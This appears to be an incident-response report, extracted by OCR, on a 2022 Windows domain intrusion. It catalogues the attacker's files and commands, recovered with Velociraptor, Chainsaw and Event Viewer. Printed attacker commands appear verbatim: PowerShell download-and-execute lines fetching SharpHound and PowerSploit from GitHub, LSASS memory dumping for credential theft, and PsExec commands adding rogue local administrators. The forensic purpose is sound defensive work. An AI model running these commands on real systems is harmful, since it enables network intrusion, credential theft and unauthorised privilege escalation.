
RDP01: NTLM Downgrade, More Malicious Admins added via Automation from RDP01



DC, DC02, RDP01, FILES

19 Feb 2022 21:15 GMT → 21:32 GMT


RDP01: More of the Same, System & Security Logs cleared



DC, DC02, RDP01, FILES

19 Feb 2022 21:15 GMT → 21:32 GMT (.cont)


RDP01: More of the same



DC, DC02, RDP01, FILES


19 Feb 2022 21:15 GMT → 21:32 GMT (cont.)

RDP01: More of the same



DC, DC02, RDP01, FILES

Evidence of PsExec



Source(s): Windows System.evtx Event Logs
Tool: Windows Event Viewer

DC & DC02

Hostile Files Identified

- **C:\Users\pat.risus\Desktop\20220219201253_BloodHound.zip**
  - 2022-02-19 20:12:55: File Created ($MFT): \Users\pat.risus\Desktop\20220219201253_BloodHound.zip
  - Bloodhound (SharpHound.ps1) output: Computers, Domains, GPOs, Groups, OUs, Users
  - Powershell History (PSReadLine) iex (new-object system.net.webclient).downloadstring('https://raw.githubusercontent.com/puckiestyle/powershell/master/SharpHound.ps1') ; invoke-bloodhound -Collectionmethod dconly

Source(s): PSReadline, Microsoft-Windows-Sysmon%4Operational.evtx
Tool: Velociraptor, Windows Event Viewer, Chainsaw

Hostile Files Identified (cont.)

- **C:\Users\pat.risus\smbScan.gnmap**
  - 2022-02-19 20:15:43: SMBScan File Created ($MFT) – C:\Users\pat.risus\smbScan.gnmap
  - AllFormatsOut: Grepable NMAP
  - Output of: Invoke-Portscan.ps1 v0.13 scan
  - IEX (New-Object System.Net.WebClient).DownloadString ('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1'); invoke-portscan -hosts 172.16.50.0/24 -ports "445" -AllformatsOut smbScan
- **C:\Users\pat.risus\smbScan.nmap**
  - 2022-02-19 20:15:43: SMBScan File Created ($MFT) – C:\Users\pat.risus\smbScan.nmap
  - AllFormatsOut: NMAP
  - Output of: Invoke-Portscan.ps1 v0.13
  - IEX (New-Object System.Net.WebClient).DownloadString ('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1'); invoke-portscan -hosts 172.16.50.0/24 -ports "445" -AllformatsOut smbScan
- **C:\Users\pat.risus\smbScan.xml**
  - 2022-02-19 20:15:43: SMBScan File Created ($MFT) - C:\Users\pat.risus\smbScan.xml
  - AllFormatsOut: XML
  - Output of: Invoke-Portscan.ps1 v0.13 scan
  - IEX (New-Object System.Net.WebClient).DownloadString ('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1'); invoke-portscan -hosts 172.16.50.0/24 -ports "445" -AllformatsOut smbScan

Source(s): PSReadline
Tool: Velociraptor

Hostile Files Identified (cont.)

- **C:\Users\PAT~1.RIS\AppData\Local\Temp\lsass.DMP**
  - 2022-02-19 20:47:03: C:\Users\PAT~1.RIS\AppData\Local\Temp\lsass.DMP – C:\Windows\System32\Taskmgr.exe
  - LSASS Memory Dump (Cred Harvesting)

- **C:\Dump**
  - 2022-02-19 20:48:46: Process Dump via Rundll32 and Comsvcs.dll
  - Dumps LSASS for Cred Harvesting

Source(s): PSReadline
Tool: Velociraptor

Hostile Files Identified (cont.)

C:\Users\brent.socium\Desktop\computers.txt

2022-02-19 21:12:58: .\PsExec64.exe @C:\Users\pat.risus\Desktop\computers.txt net localgroup administrators combosecurity /ADD

List of IP Addresses used to Add Unauthorized ID to local administrators group

C:\Users\brent.socium\Desktop\3.txt

2022-02-19 21:19:03: .\PsExec64.exe @C:\Users\brent.socium\Desktop\3.txt net localgroup administrators jimbo /ADD

List of IP Addresses used to Add Unauthorized ID to local administrators group

C:\Users\brent.socium\Desktop\2.txt

2022-02-19 21:19:46: .\PsExec64.exe @C:\Users\brent.socium\Desktop\2.txt net localgroup administrators hass /ADD

List of IP Addresses used to Add Unauthorized ID to local administrators group

C:\Users\brent.socium\Desktop\1.txt

2022-02-19 21:21:25: .\PsExec64.exe @C:\Users\brent.socium\Desktop\1.txt net localgroup administrator s andy /ADD

List of IP Addresses used to Add Unauthorized ID to local administrators group

Source(s): PSReadline, Microsoft-Windows-Sysmon%4Operational.evtx
Tool: Velociraptor, Chainsaw, Windows Event Viewer

Bloodhound, LSASS Dump

Powershell Log: c:\AChoirX\KC3-RDP01-Velo-data\C\Users\pat.risus\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls, [Net.SecurityProtocolType]::Tls11, [Net.SecurityProtocolType]::Tls12,
[Net.SecurityProtocolType]::Ssl3;[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls, [Net.SecurityProtocolType]::Tls11,
[Net.SecurityProtocolType]::Tls12, [Net.SecurityProtocolType]::Ssl3;
[Net.ServicePointManager]::SecurityProtocol = "Tls, Tls11, Tls12, Ssl3";
iex (new-object system.net.webclient).downloadstring('https://raw.githubusercontent.com/puckiestyle/powershell/master/SharpHound.ps1') ; invoke-bloodhound -Collectionmethod dconly
clear
mv .\20220219201253_BloodHound.zip .\Desktop\
